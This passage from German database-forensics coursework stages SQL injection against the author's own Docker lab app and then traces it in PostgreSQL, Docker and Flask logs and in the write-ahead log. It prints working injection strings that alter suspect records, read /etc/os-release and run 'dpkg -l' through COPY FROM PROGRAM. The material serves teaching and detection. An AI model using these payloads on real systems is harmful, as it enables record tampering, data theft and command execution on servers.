Aus diesem Grund wurde, wie oben dokumentiert, eine eigene Loggingfunktion in die Docker WebApp integriert. Aus dieser können nahezu die gleichen Informationen gewonnen werden, wie aus den von Docker erstellten Logeinträgen. Hier als Beispiel das Erstellen der Signaturdatei der Hackerin:



Weitere Informationsquelle

Neben dem Binary Log verfügt MySQL noch über Ausführungspläne. Es bietet jedoch keine Möglichkeiten auf diese zuzugreifen.

PostgreSQL

Vorbereitung

Im zur Verfügung stehenden Docker-Image ist die Protokollierungsfunktion von PostgreSQL nicht, bzw. nicht ausreichend aktiviert. Deshalb wurde "postgresql.conf“ angepasst:

Shell-Verbindung mit dem PostgreSQL Container:

```
root@BanDeb11:~# docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED         S
TATUS          PORTS                    NAMES
14c5b36fc9e1   adminer                              "entrypoint.sh docke…"   48 seconds ago   U
p 46 seconds   0.0.0.0:8080->8080/tcp   sqlinjectiondemov10-dockerrba_adminer_1
1843be71ab9a   sqlinjectiondemov10-dockerrba_app    "bash -c 'pipenv ins…"   48 seconds ago   U
p 46 seconds   0.0.0.0:80->80/tcp       sqlinjectiondemov10-dockerrba_app_1
8133d2b00cbd   postgres:12                          "docker-entrypoint.s…"   48 seconds ago   U
p 46 seconds   5432/tcp                 sqlinjectiondemov10-dockerrba_postgres_1
44f4897f4130   mysql:8                              "docker-entrypoint.s…"   48 seconds ago   U
p 46 seconds   3306/tcp, 33060/tcp      sqlinjectiondemov10-dockerrba_mysql_1
root@BanDeb11:~#
root@BanDeb11:~#
root@BanDeb11:~# docker exec -it sqlinjectiondemov10-dockerrba_app_1 bash
```

Nachinstallieren von “nano”:

```
root@9a068e36f9f7:/# apt update && apt install nano
Get:1 http://deb.debian.org/debian buster InRelease [122 kB]
Get:2 http://security.debian.org/debian-security buster/updates InRelease [65.4 kB]
Get:3 http://deb.debian.org/debian buster-updates InRelease [51.9 kB]
Get:4 http://security.debian.org/debian-security buster/updates/main amd64 Packages [311 kB]
Get:5 http://deb.debian.org/debian buster/main amd64 Packages [7,906 kB]
Get:6 http://deb.debian.org/debian buster-updates/main amd64 Packages [15.5 kB]
Get:7 http://apt.postgresql.org/pub/repos/apt buster-pgdg InRelease [110 kB]
Get:8 http://apt.postgresql.org/pub/repos/apt buster-pgdg/12 amd64 Packages [2,827 B]
Get:9 http://apt.postgresql.org/pub/repos/apt buster-pgdg/main amd64 Packages [246 kB]
Fetched 8,830 kB in 6s (1,532 kB/s)
Reading package lists... Done
Building dependency tree
Reading state information... Done
13 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  spell
The following NEW packages will be installed:
  nano
0 upgraded, 1 newly installed, 0 to remove and 13 not upgraded.
```

Lokalisieren der Config Datei:

```
root@9a068e36f9f7:/# psql -U postgres -c 'SHOW config_file'
               config_file
-----------------------------------------
 /var/lib/postgresql/data/postgresql.conf
(1 row)
```

In nano durchgeführte Änderungen in der Config Datei:

log_destination = ‘stderr’
logging_collector = on
log_directory = ‘log’
log_filename = 'postgresql-%Y-%m-%d_%H%M%S.log'
log_file_mode = 0600
log_rotation_age = 0
log_rotation_size = 10MB
log_statement = ‘all’

Nach einem Neustart des Systems werden so sämtliche Anfragen an den SQL-Server protokoliert:

```
2022-01-16 11:14:55.755 UTC [46] LOG:  statement: SELECT CAST (p_vorg_nr AS VARCHAR), aktenzeichen, einla
ufdatum, auslaufdatum FROM T_Forensik_Vorgaenge WHERE CAST (P_Vorg_Nr AS VARCHAR) LIKE '%2021103%' ORDER
BY P_Vorg_Nr
```

Szenario

Zur Durchführung von SQL-Injections an der eigenen Datenbank sollen Stationen des Angriffs auf die Datenbank nachgestellt werden, bei dem ein Beschuldigter Namens “John G.” seinen Namen aus der Vorgangsverwaltung tilgen will.

Als Stationen wurden dabei gewählt:

- Identifizieren des Datenbanksystems

- Identifizieren vorhandener Tabellen und derer Inhalte
- Verändern der Daten des Beschuldigten

Im Nachgang will sich der Beschuldigte noch über den genauen Aufbau des Datenbankservers informieren, um zu einem späteren Zeitpunkt, an dem die SQL-Lücke möglicherweise geschlossen wurde, weitere potenzielle Schwachpunkte zu identifizieren:

- Identifizieren des Betriebssystems
- Identifizieren sämtlicher installierter Pakete inklusive der Versionsnummern

Bestimmen des DBMS

Da aus der Fehlermeldung beim Einfügen eines Einfachen ' in das Formularfeld kein Hinweis auf das DBMS zu entnehmen ist, versucht der Angreifer es durch Einfügen von DBMS-typischen Anweisungen. So im Folgenden mit einer Anweisung für PostgreSQL:

Einzuschleusendes Statement:

SELECT version();

Verwendete Formulareingabe:

'; SELECT version();--

Ergebnis:


Alle Tabellen des Schemas "public" anzeigen lassen

Da "John G." nun weiß, dass es sich um PostgreSQL handelt kann er mit seinem Angriff fortfahren und bei seinen Tätigkeiten berücksichtigen. Zunächst versucht er sich einen Überblick über die Datenbankstruktur an sich zu erhalten:

Einzuschleusendes Statement:
SELECT table_name
FROM information_schema.tables
WHERE table_schema = 'public';

Verwendete Formulareingabe:
'; SELECT table_name
FROM information_schema.tables
WHERE table_schema = 'public'
GROUP by table_name;--

Ergebnis:




Nachdem er über das Formular auch current_database() abgefragt hat und weiß, dass die aktive Datenbank den Namen "rba" trägt, kann er auch die Spaltennamen und deren Dateitypen unter die Lupe nehmen:

Einzuschleusendes Statement:
SELECT column_name, data_type
FROM information_schema.columns
WHERE table_catalog = 'rba' AND table_name = 't_personen';

Verwendete Formulareingabe:
';SELECT column_name, data_type
FROM information_schema.columns
WHERE table_catalog = 'rba' AND table_name = 't_personen';--

Ergebnis:



Anzeigen von Tabelleninhalten


Da eine Löschung seines Eintrages sehr auffällig wäre, beschließt der Beschuldigte, seinen Namen und das ihn betreffende Aktenzeichen mit bereits vorhandenen Daten eines anderen Beschuldigten zu überschreiben. Somit bliebe der Vorgang in der Verwaltung, würde jedoch auf einen anderen Beschuldigten mit dessen Aktenzeichen verweisen. Er selbst würde dann im System nicht mehr vorhanden sein.

Vorab muss "John G." aber feststellen welche anderen Beschuldigte im System sind:

Einzuschleusendes Statement:
SELECT P_Pers_Nr, Vname, Nname, Geburtsdatum
FROM T_Personen, T_Beschuldigte
WHERE P_Pers_Nr = PF_Beschuldigter_Nr;

Verwendete Formulareingabe:
'; SELECT P_Pers_Nr, Vname, Nname, Geburtsdatum
FROM T_Personen, T_Beschuldigte
WHERE P_Pers_Nr = PF_Beschuldigter_Nr;--

Ergebnis:



Verändern des Datenbankeintrags des Beschuldigten

"John G." ist erfreut, als er den Namen seines Rivalen "Carlo G." auf der Liste der Beschuldigten ausmacht und beschließt, seinen Namen und Aktenzeichen mit dem von "Carlo G." zu ersetzen. Nachdem er auch das Aktenzeichen zum Vorgang G.'s herausgefunden hat, kann er seinen Plan in die Tat umsetzen:


Einzuschleusendes Statement:

```
UPDATE T_Personen
SET VName = 'Carlo', NName = 'G[redacted]'
WHERE P_Pers_Nr = 8;
UPDATE T_Forensik_Vorgaenge
SET Aktenzeichen = 'XX736145-20'
WHERE P_Vorg_Nr = 2021101;
UPDATE T_Beschuldigte
SET Geburtsdatum = '1902-08-24'
WHERE PF_Beschuldigter_Nr = 8;
```

Verwendete Formulareingabe:

```
'; UPDATE T_Personen
SET VName = 'Carlo', NName = 'G[redacted]'
WHERE P_Pers_Nr = 8;
UPDATE T_Forensik_Vorgaenge
SET Aktenzeichen =  'XX736145-20'
WHERE P_Vorg_Nr = 2021101;
UPDATE T_Beschuldigte
SET Geburtsdatum = '1902-08-24'
WHERE PF_Beschuldigter_Nr = 8;
COMMIT;--
```

Ergebnis:
Nach dem Absetzen des Formularinhalts liefert SQL-Alchemy eine Fehlermeldung zurück, die Änderung in der Datenbank wird aber dennoch durchgeführt:



Zugriff auf das Dateisystem des Servers


Nachdem "John G." bereits Zugriff auf das System hat und es später möglicherweise noch einmal nutzen will trägt er Informationen über den Server zusammen, die ihm helfen könnten, wieder Zugriff zu erlangen, sollte die SQL-Lücke geschlossen werden.

Um an Informationen über das Betriebssystem des Servers zu gelangen liest er die Datei /etc/os-release aus. Deren Inhalt soll in eine eigens erstellte Tabelle eingelesen und diese anschließend ausgegeben werden:

Nötiger Befehl: cat /etc/os-release

Verwendete Formulareingabe:
'; DROP TABLE IF EXISTS temp;
CREATE TABLE temp(infos text);
COPY temp
FROM '/etc/os-release';
SELECT *
FROM temp; --

Ergebnis:




Ausführen von Code auf dem Datenbankserver

Er will auch nach möglicherweise vorhandener verwundbarer Software suchen, die für Exploits genutzt werden könnte. Deshalb sollen alle installierten Pakete und deren Versionsnummern des gerade identifizierten Debian Systems aufgelistet werden.

Nötiger Befehl: dpkg -l

Verwendete Formulareingabe:
'; DROP TABLE IF EXISTS temp;
CREATE TABLE temp(dpkg text);
COPY temp
FROM PROGRAM 'dpkg -l';
SELECT * from temp; --

Ergebnis:



Forensische Aufarbeitung PostgreSQL

Im Folgenden sollen Quellen genannt werden, in denen Spuren der SQL-Injections nachgewiesen werden können.

PostgreSQL Log-Einträge

Durch die im Voraus durchgeführten Änderungen an der PostgreSQL Configdatei ist bekannt, dass die anfallenden Logdateien im Ordner

/var/lib/postgresql/data/log/

auflaufen.

Im vorliegenden Fall wird in dem Ordner bei jedem Start des PostgreSQL Dienstes eine neue Logdatei erstellt:

```
root@09aacd91251f:/var/lib/postgresql/data/log# ls
dpkg.txt                        postgresql-2022-01-16_140146.log  postgresql-2022-01-16_164329.log
postgresql-2022-01-15_171925.log  postgresql-2022-01-16_140418.log  postgresql-2022-01-16_165448.log
postgresql-2022-01-16_111342.log  postgresql-2022-01-16_140840.log  postgresql-2022-01-16_174020.log
postgresql-2022-01-16_122534.log  postgresql-2022-01-16_142739.log  postgresql-2022-01-16_180356.log
postgresql-2022-01-16_123133.log  postgresql-2022-01-16_153719.log  postgresql-2022-01-16_182704.log
postgresql-2022-01-16_125341.log  postgresql-2022-01-16_154000.log  postgresql-2022-01-22_121853.log
postgresql-2022-01-16_135524.log  postgresql-2022-01-16_161809.log
postgresql-2022-01-16_135934.log  postgresql-2022-01-16_163304.log
root@09aacd91251f:/var/lib/postgresql/data/log#
```

Durch die getätigten Änderungen in der Configdatei werden hier jetzt auch sämtliche Anfragen an die Datenbank protokolliert. So auch durchgeführte Injections:

```
2022-01-22 12:19:42.342 UTC [37] LOG:  statement: BEGIN
2022-01-22 12:19:42.343 UTC [37] LOG:  statement: SELECT CAST (P_Vorg_Nr AS VARCHAR), Aktenzeichen, Einlaufdatum, Ausla
ufdatum FROM T_Forensik_Vorgaenge WHERE CAST (P_Vorg_Nr AS VARCHAR) LIKE '%'; SELECT  version();--  %' ORDER BY P_Vorg_N
r
2022-01-22 12:21:42.777 UTC [51] LOG:  statement: BEGIN
2022-01-22 12:21:42.780 UTC [51] LOG:  statement: SELECT CAST (P_Vorg_Nr AS VARCHAR), Aktenzeichen, Einlaufdatum, Ausla
ufdatum FROM T_Forensik_Vorgaenge WHERE CAST (P_Vorg_Nr AS VARCHAR) LIKE '%%' ORDER BY P_Vorg_Nr
2022-01-22 12:21:47.963 UTC [52] LOG:  statement: BEGIN
2022-01-22 12:21:47.963 UTC [52] LOG:  statement: SELECT CAST (P_Vorg_Nr AS VARCHAR), Aktenzeichen, Einlaufdatum, Ausla
ufdatum FROM T_Forensik_Vorgaenge WHERE CAST (P_Vorg_Nr AS VARCHAR) LIKE '%2021101%' ORDER BY P_Vorg_Nr
```

Docker Logs

Docker selbst legt Logdateien für laufende Container an. Im vorliegenden Fall werden diese Logdateien auf dem Hostsystem im Pfad

/var/lib/docker/containers/$Containername/logs/

abgelegt.

Eingesehen werden können sie via Terminal des Hostsystems mit dem Befehl:

Docker logs $Containername

Führt man dies mit dem Container der WebApp aus, erhält man dabei, u.a. Aufzeichnungen über die vergangenen HTTP-Anfragen:

```
172.31.0.1 - - [22/Jan/2022 12:30:31] "GET /favicon.ico HTTP/1.1" 404 -
172.31.0.1 - - [22/Jan/2022 12:30:32] "GET /vorgaenge HTTP/1.1" 200 -
172.31.0.1 - - [22/Jan/2022 12:30:34] "GET /vorgaenge HTTP/1.1" 200 -
172.31.0.1 - - [22/Jan/2022 12:36:50] "GET /vorgaenge?search=%27%3B+SELECT++version%28%29%3B-- HTTP/1.1" 200 -
172.31.0.1 - - [22/Jan/2022 12:37:02] "GET /vorgaenge?search=%27%3B+SELECT+P_Pers_Nr%2C+Vname%2C+Nname%2C+Geburtsdatum+
FROM+T_Personen%2C+T_Beschuldigte+WHERE+P_Pers_Nr+%3D+PF_Beschuldigter_Nr%3B-- HTTP/1.1" 200 -
```

Die Logeinträge enthalten sowohl IP-Adresse des anfragenden Clients als auch Zeitstempel und die exakten GET Anfragen. Daraus können potentielle SQLi identifiziert werden. Allerdings ist darauf zu achten, dass Sonderzeichen (z.B. Klammern, Semikolon, etc.) durch ihre entsprechenden ASCII Hex-Werte dargestellt werden.

Flask Logging

Docker Logdateien werden im vorliegenden Fall bei jedem stoppen der Container gelöscht. Wird ein Container später wieder gestartet, erhält er eine neue ID und neue Logdateien. Deshalb können die hier erstellten Logs als flüchtige Daten angesehen werden.

Aus diesem Grund wurde, wie oben dokumentiert, eine eigene Loggingfunktion in die Docker WebApp integriert. Aus dieser können nahezu die gleichen Informationen gewonnen werden, wie aus den von Docker erstellten Logeinträgen.


```
2022-01-22 13:14:38,372 INFO werkzeug Thread-2 : 192.168.0.1 - - [22/Jan/2022 13:14:38] "GET /vorgaenge?search=%27%3B+SELECT++version%28%29%3B-- HTTP/1
.1" 200 -
2022-01-22 13:14:41,964 INFO werkzeug Thread-3 : 192.168.0.1 - - [22/Jan/2022 13:14:41] "POST /set_db HTTP/1.1" 302 -
2022-01-22 13:14:42,035 INFO werkzeug Thread-4 : 192.168.0.1 - - [22/Jan/2022 13:14:42] "GET /vorgaenge HTTP/1.1" 200 -
2022-01-22 13:14:47,392 INFO werkzeug Thread-5 : 192.168.0.1 - - [22/Jan/2022 13:14:47] "GET /vorgaenge?search=%27%3B+SELECT++version%28%29%3B-- HTTP/1
.1" 200 -
2022-01-22 13:14:56,219 INFO werkzeug Thread-6 : 192.168.0.1 - - [22/Jan/2022 13:14:56] "GET /vorgaenge?search=%27%3B+SELECT+P_Pers_Nr%2C+Vname%2C+Nnam
e%2C+Geburtsdatum+FROM+T_Personen%2C+T_Beschuldigte+WHERE+P_Pers_Nr+%3D+PF_Beschuldigter_Nr%3B-- HTTP/1.1" 200 -
```

Datenbankinhalt

Bei seiner Tat hat “John G.” die Struktur der Datenbank nicht berücksichtigt und dadurch einen Fehler begangen, durch den ersichtlich ist, dass unbefugt an der Datenbank Veränderungen durchgeführt wurden:

Die Datenbank ist so aufgebaut, dass jede Person nur einmal in der Personen- / Beschuldigtentabelle geführt wird. Sind für eine Person mehrere Vorgänge vorhanden, erhalten diese immer dieselbe Beschuldigtennummer (verknüpft in der Tabelle T_Forensik_Vorgaenge_Beschuldigte).

Da “John G.” jedoch seinen Namen komplett aus der Datenbank getilgt haben und die ihn betreffenden Vorgänge seinem Rivalen “Carlo G.” zuweisen wollte, indem er seinen Namen und Geburtsdatum durch das seines Rivalen ersetzt hat, treten in der Datenbank Unregelmäßigkeiten in Form von Redundanzen auf:



SELECT * FROM "t_beschuldigte" LIMIT 50 (0.001 s) Bearbei

Ändern	pf_beschuldigter_nr	geburtsdatum
bearbeiten	7	1902-08-24
bearbeiten	9	1902-07-04
bearbeiten	10	1949-12-01
bearbeiten	11	1910-10-01
bearbeiten	14	1909-03-24
bearbeiten	8	1902-08-24

PostgreSQL Queries

Für das hier gewählte Szenario nicht relevant aber der Vollständigkeit halber zu erwähnen:

Neben vorhandenen Logdateien und dem Datenbankinhalt selbst, können auch selbst durchgeführte SQL Queries Aufschluss über mögliche Veränderungen geben. Voraussetzung dafür ist, dass man den Zustand vor einer Veränderung kennt.

Beispiele:

SELECT * FROM pg_user;-- Zeigt vorhandene Benutzerkonten an

SELECT * FROM pg_roles;-- Zeigt Benutzer und ihre Rollen an

Weitere Informationsquellen

PostgreSQL verfügt über die Möglichkeit, Ausführungspläne und Transaktionsprotokolle zu führen.

Es wird jedoch keine Funktion bereitgestellt, um auf die Ausführungspläne zuzugreifen und Transaktionsprotokolle sind standardmäßig nicht aktiviert, können jederzeit abgeschaltet werden und in neueren Versionen von PostgreSQL können Tabellen als “UNLOGGED” markiert werden. Hier werden dann keine SELECT, UPDATE oder DELETE Statements protokolliert. Deshalb wird empfohlen, auf andere Quellen zur Informationsbeschaffung zurückzugreifen (vgl. Quellenangaben S. 483).

Auch das Write Ahead Log (WAL) von PostgreSQL bietet gute Möglichkeiten an Informationen, die für die forensische Aufarbeitung nützlich sein können, zu gelangen. Eingesehen werden können WAL Dateien mit dem Tool “pg_waldump”, das die Daten des WAL in menschlich lesbares Format konvertiert. Das Write Ahead Log befindet sich im vorliegenden Dockersystem im Pfad /var/lib/postgresql/data/pg_wal und wird durch eine einfache Datei aus Nullen und Einsen repräsentiert, die kontinuierlich befüllt wird:

```
root@52c6f5de198a:/var/lib/postgresql/data/pg_wal# ls
000000010000000000000001  archive_status
```

```
root@52c6f5de198a:/var/lib/postgresql/data/pg_wal# pg_waldump 000000010000000000000001
```

```
rmgr: Standby     len (rec/tot):     59/    50, tx:          0, lsn: 0/01924A20, prev 0/01924A00, desc: RUNNING_XACTS nextXid 836 latestCompletedXid 835 oldestRunningXid 836
rmgr: Heap        len (rec/tot):     65/   845, tx:        836, lsn: 0/01924B60, prev 0/01924B20, desc: UPDATE off 8 xmax 836 flags 0x00 ; new off 15 xmax 0, blkref #0: rel 1663/16706/16937 blk 0 FPW
rmgr: Btree       len (rec/tot):     53/   393, tx:        836, lsn: 0/01924EB0, prev 0/01924B60, desc: INSERT_LEAF off 9, blkref #0: rel 1663/16706/16974 blk 1 FPW
rmgr: Btree       len (rec/tot):     53/   521, tx:        836, lsn: 0/01925040, prev 0/01924EB0, desc: INSERT_LEAF off 6, blkref #0: rel 1663/16706/17063 blk 1 FPW
rmgr: Heap        len (rec/tot):     65/   633, tx:        836, lsn: 0/01925250, prev 0/01925040, desc: HOT_UPDATE off 2 xmax 836 flags 0x00 ; new off 8 xmax 0, blkref #0: rel 1663/16706/16932 blk 0 FPW
rmgr: Heap        len (rec/tot):     65/   341, tx:        836, lsn: 0/019254D8, prev 0/01925250, desc: HOT_UPDATE off 2 xmax 836 flags 0x00 ; new off 7 xmax 0, blkref #0: rel 1663/16706/16941 blk 0 FPW
rmgr: Transaction len (rec/tot):     34/    34, tx:        836, lsn: 0/01925628, prev 0/019254D0, desc: COMMIT 2022-02-26 17:34:24.982628 UTC
rmgr: Standby     len (rec/tot):     50/    50, tx:          0, lsn: 0/01925650, prev 0/01925628, desc: RUNNING_XACTS nextXid 837 latestCompletedXid 836 oldestRunningXid 837
```

Zeitstempel sind hier nur bei einem erfolgten COMMIT ersichtlich:

```
desc: HOT_UPDATE off 2 xmax 836 flags 0x00 ;
desc: COMMIT 2022-02-26 17:34:24.982628 UTC
desc: RUNNING_XACTS nextXid 837 latestComplet
```

Alternativ kann der WAL Stream über einen Logical Replication Slot eingesehen werden, sofern dieser vorab konfiguriert wurde: https://stackoverflow.com/questions/36291676/query-transaction-log-in-postgresql

```
-- Configure System
alter system set wal_level = logical;
alter system set max_replication_slots = 1;
-- Restart Server

-- Create LRS
SELECT * FROM pg_create_logical_replication_slot('slot', 'test_decoding');

-- Delete Slot afterwards
SELECT pg_drop_replication_slot('slot');
```

(Slot muss nur gelöscht werden, wenn nicht mehr benötigt)


Abfragen des Slot-Inhalts: `SELECT * FROM pg_logical_slot_get_changes('slot', NULL, NULL)`

BEGIN 838
table public.t_forensik_vorgaenge: DELETE: p_vorg_nr[integer]:2021100
table public.t_forensik_vorgaenge_beschuldigte: DELETE: pf_vorg_nr[integer]:2021100 pf_beschuldigter_nr[integer]:7
table public.t_asservate: UPDATE: p_ass_nr[integer]:2 f_ausp_nr[integer]:1 f_vorg_nr[integer]:null f_grt_typ_nr[integer]:2 kapazitaet[integer]:32
table public.t_asservate: UPDATE: p_ass_nr[integer]:8 f_ausp_nr[integer]:1 f_vorg_nr[integer]:null f_grt_typ_nr[integer]:7 kapazitaet[integer]:32
COMMIT 838

Diese Methode enthält jedoch keine Zeitstempel und kann nur einmalig angewendet werden, da dieses Log nach jedem Zugriff bereinigt wird.

Wählen Sie ein Datenbanksystem in einer Cloud. Sie können Ihre Cloud-DB-Installation aus dem Modul „Datenbanken I“ nutzen…


Nachfolgend nochmal das zugrundeliegende ER-Diagramm aus vorherigem Modul (vgl. APL vorheriges Semester):





Die Entscheidung fiel auf Microsoft (MS) als Cloud-Anbieter mit seiner Cloud-Computing-Plattform Azure und einem dahinterliegendem MS SQL Server. Für weitere Details zum Auswahlprozess siehe [APL vorheriges Semester].

